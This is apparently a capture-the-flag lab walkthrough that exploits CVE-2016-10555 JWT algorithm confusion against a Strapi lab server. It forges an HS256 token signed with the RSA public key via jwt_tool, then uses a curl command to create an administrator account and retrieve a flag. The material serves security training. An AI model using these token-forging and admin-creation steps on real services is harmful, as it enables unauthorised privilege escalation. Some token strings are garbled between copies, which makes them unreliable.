

[illegible]

Name	JWT Verification Key Mismanagement III
URL	https://attackdefense.com/challengedetails?cid=1379
Type	REST: JWT Advanced

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.10 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:0a txqueuelen 0 (Ethernet)
    RX packets 958 bytes 131038 (131.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 983 bytes 4452341 (4.4 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.45.255.2 netmask 255.255.255.0 broadcast 192.45.255.255
    ether 02:42:c0:2d:ff:02 txqueuelen 0 (Ethernet)
    RX packets 19 bytes 1494 (1.4 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1159 bytes 5803340 (5.8 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1159 bytes 5803340 (5.8 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```



```

root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliott", "password": "elliottalder"}' http://192.45.255.3:1337/auth/local/ | python -m json.tool
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left  Speed
100    434    100    381    100     53     846    117  --:--:-- --:--:-- --:--:--    966
{
  "jwt": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IiwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9.Y6f8uIglU5_FcVVfBPZI0T7SwjRAuBA2YEJ1qnuaUqUuPqeBVLauF0AnGK8dt3DQi39yP7utK8CwLxJ9DUowyafofKjwOpvEdKPX5WCDJkxW6JPB2Og9F69wOfm6E_2YM-p02Vf-4x7KPcKK41nH89R2y-7vLpo-NSWzgtgL0QxLb2Nk6ygyL5icS4U-F_DdHRMwm6UCXV0V13JegC6fh1xYGkQ8Xv_oV2VLtC1E4tBMRCIs3MIGlZAXygiI99NCM02OfnCn6BuTJ2cDLJf8eUPMJwHEcxhtOX8reCjm1COMbvgHf8pnT_Cw8peKIHLd_2dJAzkBYeD3H2RktSCAw",
  "user": {
    "blocked": null,
    "confirmed": 1,
    "email": "elliott@evilcorp.com",
    "id": 2,
    "provider": "local",
    "role": {
      "description": "Default role given to authenticated user.",
      "id": 2,
      "name": "Authenticated",
      "type": "authenticated"
    },
    "username": "elliott"
  }
}
root@attackdefense:~#

```

The response contains the JWT Token for the user.

JWT Token:

```

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IiwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9.Y6f8uIglU5_FcVVfBPZI0T7SwjRAuBA2YEJ1qnuaUqUuPqeBVLauF0AnGK8dt3DQi39yP7utK8CwLxJ9DUowyafofKjwOpvEdKPX5WCDJkxW6JPB2Og9F69wOfm6E_2YM-p02Vf-4x7KPcKK41nH89R2y-7vLpo-NSWzgtgL0QxLb2Nk6ygyL5icS4U-F_DdHRMwm6UCXV0V13JegC6fh1xYGkQ8Xv_oV2VLtC1E4tBMRCIs3MIGlZAXygiI99NCM02OfnCn6BuTJ2cDLJf8eUPMJwHEcxhtOX8reCjm1COMbvgHf8pnT_Cw8peKIHLd_2dJAzkBYeD3H2RktSCAw

```

Step 4: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit <https://jwt.io> and specify the token obtained in the previous step, in the "Encoded" section.

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9.Y6f8uIglU5_FcVVfBPZi0T7SwjRAuBA2YEJ1qnuaUqUuPqeBVLauF0AnGK8dt3DQi39yP7utK8CwlxJ9DUowyafofkjw0pvEdKPX5WCDJkW6JPB20g9F69w0fm6E_2YM-p02Vf-4x7KPcKK41nH89R2y-7vLpo-NSWzgtgLOQxLb2Nk6ygy15icS4U-F_DdHRMwm6UCXV0VV13JegC6fh1xYGkQ8Xv_oV2VLtC1E4tBMRCls3MIGlZAXygiI99NCM020fnCn6BuTJ2cDLJf8eUPMJwHExcxht0X8reCjm1COMbvgHf8pnT_Cw8peKIHLd_2dJAzkBYeD3H2RktSCAw
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "id": 2,
  "iat": 1573713690,
  "exp": 1576305690
}
```

VERIFY SIGNATURE

Notice that the algorithm used for signing the token is "RS256".

The public key used for verifying the token is provided in the challenge-files directory on Desktop.

Command: ls /root/Desktop/challenge-files/publickey.crt

```
root@attackdefense:~# ls /root/Desktop/challenge-files/publickey.crt
/root/Desktop/challenge-files/publickey.crt
root@attackdefense:~#
```

Command: cat /root/Desktop/challenge-files/publickey.crt

```

root@attackdefense:~#
root@attackdefense:~# cat /root/Desktop/challenge-files/publickey.crt
-----BEGIN PUBLIC KEY-----
MIIBIjANBgqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA1DeGgWgPEZAYFg4BzoIe
bPPr9nbSGI/U2+XUg3qmEvAGPmAt6Ld7h74M0Z3BDXM655pwK6fQ0RfWAY1NNffq
NHwKegFEFR0Y2xDvNoveMhTiJd5ga7LtY9n9NAS4A7WiBVC52fbNNcSJB6H7ny24
95NWkqap1lLcym6beXvYYcFuqCCj/WHdzK9biPdAzj1htXflodXdZvBklc/NZw0g
ScIzgTCeomIp5KnG9oKXFDmdCjeHZZ2dXTcLla4tZoE2EN8L8ci1lxpnemMiYC0j
i0SR6PqZbd5eq2YNff25lTK/AH0t4xaHq4671bQMx0YFt801ZxpHm1JkQYAPZ2K8
TwIDAQAB
-----END PUBLIC KEY-----
root@attackdefense:~#

```

Copy the public key and paste it in the place for public key in the Decoded section on <https://jwt.io>:

Encoded

PASTE A TOKEN HERE

```

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiWF0iOiJoXNTczNzEzNjkwLCJleHAiOiJlNzYzMDUyOTB9.Y6f8uIglU5_FcVVfBPZI0T7Swj
RAuBA2YEJ1qnuaUqUuPqeBVLauF0AnGK8dt3DQI3
9yP7utK8CwlxJ9DUowyafofkjw0pvEdKPX5WCDJK
W6JPB20g9F69wOfm6E_2YM-p02Vf-
4x7KPcKK41nH89R2y-7vLpo-
NSWzgtgLOQxLb2Nk6ygy15icS4U-
F_DdHRMwm6UCXV0VV13JegC6fh1xYGkQ8Xv_oV2V
LtC1E4tBMRCls3MIGlZAXygiI99NCM020fnCn6Bu
TJ2cDLJf8eUPMJwHExcxhtOX8reCjm1C0MbvgHf8
pnT_Cw8peKIHLD_2dJAZkBYeD3H2RktSCAw

```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```

{
  "alg": "RS256",
  "typ": "JWT"
}

```

PAYLOAD: DATA

```

{
  "id": 2,
  "iat": 1573713690,
  "exp": 1576305690
}

```

VERIFY SIGNATURE

```

RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  i0SR6PqZbd5eq2YNff25lTK/AH0t4
  xaHq4671bQMx0YFt801ZxpHm1JkQY
  aPZ2K8
  TwIDAQAB
  -----END PUBLIC KEY-----

```

Private Key. Enter it in plain text only if you want to generate a new token. The key never leaves your browser.

)

✓ Signature Verified

SHARE J

The token was successfully verified using the supplied public key.

Step 5: Gathering information on CVE-2016-10555.

It is mentioned in the challenge description that the JWT implementation is vulnerable and a reference of CVE-2016-10555 is provided.

Search for CVE-2016-10555.



CVE-2016-10555



[All](#) [Shopping](#) [Maps](#) [News](#) [Images](#) [More](#) [Settings](#) [Tools](#)

About 5,670 results (0.24 seconds)

CVE-2016-10555 - NVD

<https://nvd.nist.gov/vuln/detail/CVE-2016-10555>

May 31, 2018 - **CVE-2016-10555** Detail Since "algorithm" isn't enforced in jwt.decode() in jwt-simple 0.3.0 and earlier, a malicious user could choose what algorithm is sent to the server. If the server is expecting RSA but is sent HMAC-SHA with RSA's public key, the server will think the public key is actually an HMAC private key.

CVE-2016-10555 - CVE

<https://cve.mitre.org/cgi-bin/cvename?name=CVE-2016-10555>

CVE-2016-10555. Learn more at National Vulnerability Database (NVD). • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP ...

1584955 - (CVE-2016-10555) CVE-2016-10555 ... - Bugzilla@redhat

https://bugzilla.redhat.com/show_bug.cgi?id=1584955

Bug 1584955 (CVE-2016-10555) - CVE-2016-10555 nodejs-jwt-simple: Missing algorithm parameter in jwt.js:jwt_decode() can allow attackers to bypass JWT ...

CVE Mitre Link: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10555>

Checking more information on the vulnerability at the CVE Mitre website.

CVE-ID	
CVE-2016-10555	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
Since "algorithm" isn't enforced in jwt.decode() in jwt-simple 0.3.0 and earlier, a malicious user could choose what algorithm is sent to the server. If the server is expecting RSA but is sent HMAC-SHA with RSA's public key, the server will think the public key is actually an HMAC private key. This could be used to forge any data an attacker wants.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none">• MISC: https://auth0.com/blog/2015/03/31/critical-vulnerabilities-in-json-web-token-libraries/• MISC: https://github.com/hokaccha/node-jwt-simple/pull/14• MISC: https://github.com/hokaccha/node-jwt-simple/pull/16• MISC: https://nodesecurity.io/advisories/87	

As mentioned in the description:

“If the server is expecting RSA but is sent HMAC-SHA with RSA's public key, the server will think the public key is actually an HMAC private key. This could be used to forge any data an attacker wants.”

The server in this scenario sends the token signed with RS256 algorithm and if the server is vulnerable to the mentioned vulnerability, then a token which is created using HS256 algorithm and is signed with the provided public key would get accepted by the server.

Step 6: Creating a forged token.

Setting the "id" claim in the token payload to value 1 (administrator).

Note: In Strapi, the id is assigned as follows:

- Administrator user has id = 1
- Authenticated user has id = 2
- Public user has id = 3

Using base64 utility to decode the token payload:

Command: `echo eyJpZCI6MiwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9 | base64 -d`


```

root@attackdefense:~/Desktop/tools/jwt_tool#
root@attackdefense:~/Desktop/tools/jwt_tool# echo eyJpZCI6MiwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9 | base64 -d
{"id":2,"iat":1573713690,"exp":1576305690}root@attackdefense:~/Desktop/tools/jwt_tool#
root@attackdefense:~/Desktop/tools/jwt_tool#

```

Note: Sometimes decoding the header or payload part of the token using base64 utility might result in an error. It happens because JWT token uses base64UrlEncode algorithm. It strips off all the "=" signs which serve as the padding character in base64 encoded data.

Command: echo -n '{"id":1,"iat":1573713690,"exp":1576305690}' | base64

```

root@attackdefense:~/Desktop/tools/jwt_tool#
root@attackdefense:~/Desktop/tools/jwt_tool# echo -n '{"id":1,"iat":1573713690,"exp":1576305690}' | base64
eyJpZCI6MSwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9
root@attackdefense:~/Desktop/tools/jwt_tool#

```

Replacing the payload part of the previous token with the above generated payload part:

Modified Token:

```

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9.Y6f8uIglU5_FcVvfbPZI0T7SwjRAuBA2YEJ1qnuaUqUuPqeBVLauF0AnGK8dt3DQi39yP7utK8CwIkJ9DUowyafofKjwOpvEdKPX5WCDJkxW6JPB2Og9F69wOfm6E_2YM-pO2Vf-4x7KPcKK41nH89R2y-7vLpo-NSWzgtgLOQxLb2Nk6ygyI5icS4U-F_DdHRMwm6UCXV0VV13JegC6fh1xYgkQ8Xv_oV2VLtC1E4tBMRCIs3MIGIZAXygiI99NCM02OfnCn6BuTJ2cDLJf8eUPMJwHExcxhtOX8reCjm1COMbvgHf8pnT_Cw8peKIHLd_2dJAzkBYeD3H2RktSCAw

```

Since the server is vulnerable, the token signed with the public key using HS256 algorithm would be accepted.

Generating the forged token using the jwt_tool:

Run the tool to get its usage information:

Command: python3 jwt_tool.py -h


```
#####
# Options: #
#      ==== TAMPERING ==== #
# 1: Tamper with JWT data (multiple signing options) #
# #
#      ==== VULNERABILITIES ==== #
# 2: Check for the "none" algorithm vulnerability #
# 3: Check for HS/RSA key confusion vulnerability #
# 4: Check for JWKS key injection vulnerability #
# #
#      ==== CRACKING/GUESSING ==== #
# 5: Check HS signature against a key (password) #
# 6: Check HS signature against key file #
# 7: Crack signature with supplied dictionary file #
# #
#      ==== RSA KEY FUNCTIONS ==== #
# 8: Verify RSA signature against a Public Key #
# #
# 0: Quit #
#####
```

Choose option 3 and supply the public key filename as /root/publickey.crt

```
Please make a selection (1-6)
> 3

Please enter the Public Key filename:
> /root/Desktop/challenge-files/publickey.crt

=====
This option takes an available Public Key (the SSL certificate from
a webserver, for example?) and switches the RSA-signed
(RS256/RS384/RS512) JWT that uses the Public Key as its 'secret'.
=====
File loaded: /root/Desktop/challenge-files/publickey.crt

Set this new token as the AUTH cookie, or session/local storage data (as appropriate for the web applicat
ion).
(This will only be valid on unpatched implementations of JWT.)

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9.S6Nd0xcMuXk
t-r33At9mjnesTjZuHGNaUPj_XgnRP2s
root@attackdefense:~/Desktop/tools/jwt_tool#
```

Forged Token:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9.S6Nd0xcMuXkt-r33At9mjnesTjZuHGNaUPj_XgnRP2s
```

Note: You can also use the following command to do the same:

Command: `python3 jwt_tool.py JWT_TOKEN -K -pk /path/to/public_key`

Step 7: Creating a new account with administrator privileges using the forged token.

Use the following curl command to create a new user with administrator privileges (role = 1).

Command:

```
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9.S6Nd0xcMuXkt-r33At9mjnesTjZuHGNaUPj_XgnRP2s" -d '{"role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com"}' http://192.45.255.3:1337/users | python -m json.tool
```

Note: The JWT token used in the Authorization header is the one retrieved in the previous step.


```
root@attackdefense:~/Desktop/tools/jwt_tool# curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9.S6Nd0xcMuXkt-r33At9mjnesTjZuHGNaUPj_XgnRP2s" -d '{"role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com"}' http://192.45.255.3:1337/users | python -m json.tool
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
100    326    100    224    100    102     899    409 --:--:-- --:--:-- --:--:--   1309
{
  "blocked": null,
  "confirmed": null,
  "email": "secret@email.com",
  "id": 3,
  "provider": "local",
  "role": {
    "description": "These users have all access in the project.",
    "id": 1,
    "name": "Administrator",
    "type": "root"
  },
  "username": "secret_user"
}
root@attackdefense:~/Desktop/tools/jwt_tool#
```

The request for the creation of the new user succeeded.

Step 8: Login to the Strapi Admin Panel using the credentials of the newly created user.


Open the following URL in firefox:

Strapi Admin Panel URL: http://192.45.255.3:1337/admin



Strapi - Roles & Permissions x

192.45.255.3:1337/admin/plugins/users-permissions/auth/login 133%

 **strapi**

Username

secret_user


Password


.....

☒ Remember me

[Forgot your password?](#)

Step 9: Retrieving the secret flag.



 **strapi**

CONTENT TYPES


- ▶ Secretflags
- ▶ Users

PLUGINS

- Content Manager

Welcome Secret_user!

We hope you are making progress on your project... Feel free to read the latest news about Strapi. We are giving our best to improve the product based on your feedback.



Open the Secretflags content type on the left panel.

CONTENT TYPES

- Secretflags
- Users

PLUGINS

- Content Manager
- Content Type Builder
- Files Upload

Secretflag

1 entry found

Filters

	Id	Name	Value	
<input type="checkbox"/>	1	This is the flag	14d022f8288ab98ec0bce...	

Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.

1

Name Value

This is the flag 14d022f8288ab98ec0bcea354949aa82c69

Flag: 14d022f8288ab98ec0bcea354949aa82c69

References:

1. Strapi Documentation (<https://strapi.io/documentation>)
2. JWT debugger (<https://jwt.io/#debugger-io>)
3. jwt_tool (https://github.com/ticarpi/jwt_tool)
4. CVE-2016-10555 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10555>)